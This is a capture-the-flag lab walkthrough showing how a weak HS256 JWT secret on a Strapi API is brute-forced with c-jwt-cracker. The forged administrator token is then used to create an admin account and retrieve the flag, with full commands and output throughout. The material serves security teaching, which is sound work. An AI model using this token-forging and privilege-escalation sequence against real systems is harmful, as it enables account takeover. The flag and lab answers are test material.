ATTACK DEFENSE

by PentesterAcademy

Name	Bruteforcing Weak Signing Key (C-JWT-Cracker)
URL	https://attackdefense.com/challengedetails?cid=1404
Type	REST: JWT Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Check the IP address of the machine.

Command: ifconfig

```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.1.1.6  netmask 255.255.255.0  broadcast 10.1.1.255
        ether 02:42:0a:01:01:06  txqueuelen 0  (Ethernet)
        RX packets 1526  bytes 175203 (175.2 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1751  bytes 4923068 (4.9 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.157.223.2  netmask 255.255.255.0  broadcast 192.157.223.255
        ether 02:42:c0:9d:df:02  txqueuelen 0  (Ethernet)
        RX packets 25  bytes 1914 (1.9 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 2539  bytes 6054100 (6.0 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2539  bytes 6054100 (6.0 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@attackdefense:~#
```

The IP address of the machine is 192.157.223.2.

Therefore, the target REST API is running on 192.157.223.3, at port 1337.

Step 2: Checking the presence of the REST API.

Command: curl 192.157.223.3:1337

```
root@attackdefense:~# curl 192.157.223.3:1337
<!doctype html>

<html>
  <head>
    <meta charset="utf-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
    <title>Welcome to your Strapi app</title>
    <meta name="viewport" content="width=device-width, initial-scale=1" />
    <style>
      * {
        -webkit-box-sizing: border-box;
      }

      body, html {
        margin: 0;
        padding: 40px 0;
      }
```

The response reflects that Strapi CMS is running on the target machine.

Step 3: Getting the JWT Token for user elliot.

Command:
curl -H "Content-Type: application/json" -X POST -d '{"identifier": "elliot","password": "elliotalderson"}' http://192.157.223.3:1337/auth/local/ | jq

```
root@attackdefense:~# curl -H "Content-Type: application/json" -X POST -d '{"identifier": "elliot","password": "e
lliotalderson"}' http://192.157.223.3:1337/auth/local/ | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   434  100   381  100    53   1190    165 --:--:-- --:--:-- --:--:--  1356
{
  "jwt": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTczNTcyNzAyLCJleHAiOjE1NzYxNjQ3MDJ9.Yo2-bLhfo
q8V0-pkCTR1fubOlj-ZgIJS939RDQRTlpc",
  "user": {
    "username": "elliot",
    "id": 2,
    "email": "elliot@evilcorp.com",
    "provider": "local",
    "confirmed": 1,
    "blocked": null,
    "role": {
      "id": 2,
      "name": "Authenticated",
      "description": "Default role given to authenticated user.",
      "type": "authenticated"
    }
  }
}
root@attackdefense:~#
```

The response contains the JWT Token for the user.

JWT Token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTczNTcyNzAyLCJleHAiOjE1NzYxNjQ3MDJ9.Yo2-bLhfoq8V0-pkCTR1fubOlj-ZgIJS939RDQRTlpc

Step 4: Decoding the token header and payload parts using https://jwt.io.

The token uses HS256 algorithm (a symmetric signing key algorithm).

Since it is mentioned in the challenge description that a weak secret key has been used to sign the token and the constraints on the key are also specified, a bruteforce attack could be used to disclose the correct secret key.

Step 5: Performing a bruteforce attack on the JWT Token secret key.

To brute-force the signing key, c-jwt-cracker would be used. It is present in the tools directory on Desktop.

Command: cd /root/Desktop/tools/c-jwt-cracker

```
root@attackdefense:~#
root@attackdefense:~# cd /root/Desktop/tools/c-jwt-cracker
root@attackdefense:~/Desktop/tools/c-jwt-cracker#
root@attackdefense:~/Desktop/tools/c-jwt-cracker#
```

Constraints on the Signing Key: The secret key has 8 digits (at max), each from the range of 0 to 9.

Passing the previously obtained JWT token to c-jwt-cracker binary.

Checking the usage information on c-jwt-cracker:

Command: ./jwtcrack

```
root@attackdefense:~/Desktop/tools/c-jwt-cracker# ./jwtcrack
./jwtcrack <token> [alphabet] [max_len]
Defaults: max_len=6, alphabet=eariotnslcudpmhgbfywkvxzjqEARIOTNSLCUDPMHGBFYWKVXZJQ012345
6789root@attackdefense:~/Desktop/tools/c-jwt-cracker#
root@attackdefense:~/Desktop/tools/c-jwt-cracker#
```

Running the binary without any parameters shows the usage information for jwtcrack binary.

All the parameters required by the tool are known.

Brute-forcing the signing token:

Command:
./jwtcrack
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTczNTcyNzAyLCJleHAiOjE1NzYxNjQ3MDJ9.Yo2-bLhfoq8V0-pkCTR1fubOlj-ZgIJS939RDQRTlpc 1234567890 8

```
root@attackdefense:~/Desktop/tools/c-jwt-cracker# ./jwtcrack eyJhbGciOiJIUzI1NiIsInR5cCI
6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTczNTcyNzAyLCJleHAiOjE1NzYxNjQ3MDJ9.Yo2-bLhfoq8V0-pkCTR1f
ubOlj-ZgIJS939RDQRTlpc 1234567890 8
Secret is "14090403"
root@attackdefense:~/Desktop/tools/c-jwt-cracker#
```

The secret key used for signing the token is "14090403".

Note: c-jwt-cracker can only bruteforce signing key for the JWT Tokens using HS256 algorithm.

Step 6: Creating a forged token.

Since the secret key used for signing the token is known, it could be used to create a valid token.

Using https://jwt.io to create a forged token.

Specify the token obtained in Step 3 in the "Encoded" section and the secret key obtained in the previous step in the "Decoded" section.

Encoded PASTE A TOKEN HERE

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTczNTcyNzAyLCJleHAiOjE1NzYxNjQ3MDJ9.Yo2-bLhfoq8V0-pkCTR1fubOlj-ZgIJS939RDQRTlpc

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "id": 2,
  "iat": 1573572702,
  "exp": 1576164702
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  14090403
) ☐ secret base64 encoded
```

Notice the id field in the payload section has a value 2.

In Strapi, the id is assigned as follows:

- Administrator user has id = 1
- Authenticated user has id = 2
- Public user has id = 3

Since the signing key is already known, the value for id could be forged and changed to 1 (Administrator) and the corresponding token would be generated.

Encoded PASTE A TOKEN HERE

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTczNTcyNzAyLCJleHAiOjE1NzYxNjQ3MDJ9.Co7OVmejkxIGUnJP5K6l04N0X_LquYoVtLc7YXAs9Q0

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "id": 1,
  "iat": 1573572702,
  "exp": 1576164702
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  14090403
) ☐ secret base64 encoded
```

Forged Token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTczNTcyNzAyLCJleHAiOjE1NzYxNjQ3MDJ9.Co7OVmejkxIGUnJP5K6l04N0X_LquYoVtLc7YXAs9Q0

This forged token would let the user be authenticated as administrator (id = 1).

Step 7: Creating a new account with administrator privileges.

Use the following curl command to create a new user with administrator privileges (role = 1).

Command:
curl -X POST -H "Content-Type: application/json" -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTczNTcyNzAyLCJleHAiOjE1NzYxNjQ3MDJ9.Co7OVmejkxIGUnJP5K6l04N0X_LquYoVtLc7YXAs9Q0" -d '{ "role": "1", "username": "secret_user", "password": "secret_password", "email": "secret@email.com" }' http://192.157.223.3:1337/users | python -m json.tool

Note: The JWT Token used in the Authorization header is the forged token retrieved in the previous step.


```
root@attackdefense:~/Desktop/tools/c-jwt-cracker# curl -X POST -H "Content-Type: application/json" -H "Authorizat
ion: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTczNTcyNzAyLCJleHAiOjE1NzYxNjQ3MDJ9.Co7OVme
jkxIGUnJP5K6l04N0X_LquYoVtLc7YXAs9Q0" -d '{ "role": "1", "username": "secret_user", "password": "secret_password"
, "email": "secret@email.com" }' http://192.157.223.3:1337/users | python -m json.tool
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   328  100   225  100   103    789    361 --:--:-- --:--:-- --:--:--  1154
{
    "blocked": null,
    "confirmed": null,
    "email": "secret@email.com",
    "id": 4,
    "provider": "local",
    "role": {
        "description": "These users have all access in the project.",
        "id": 1,
        "name": "Administrator",
        "type": "root"
    },
    "username": "secret_user"
}
root@attackdefense:~/Desktop/tools/c-jwt-cracker#
```

The request for the creation of the new user succeeded.


Step 8: Login to the Strapi Admin Panel using the credentials of the newly created user.

Open the following URL in firefox:

Strapi Admin Panel URL: http://192.157.223.3:1337/admin




Step 9: Retrieving the secret flag.



Open the Secretflags content type on the left panel.

Notice there is only one entry. That entry contains the flag.

Click on that entry and retrieve the flag.



Flag: 64cbf1c69711785ebc38d814b4b6f84aa8

References:

1. Strapi Documentation (https://strapi.io/documentation)
2. JWT debugger (https://jwt.io/#debugger-io)
3. c-jwt-cracker (https://github.com/brendan-rius/c-jwt-cracker)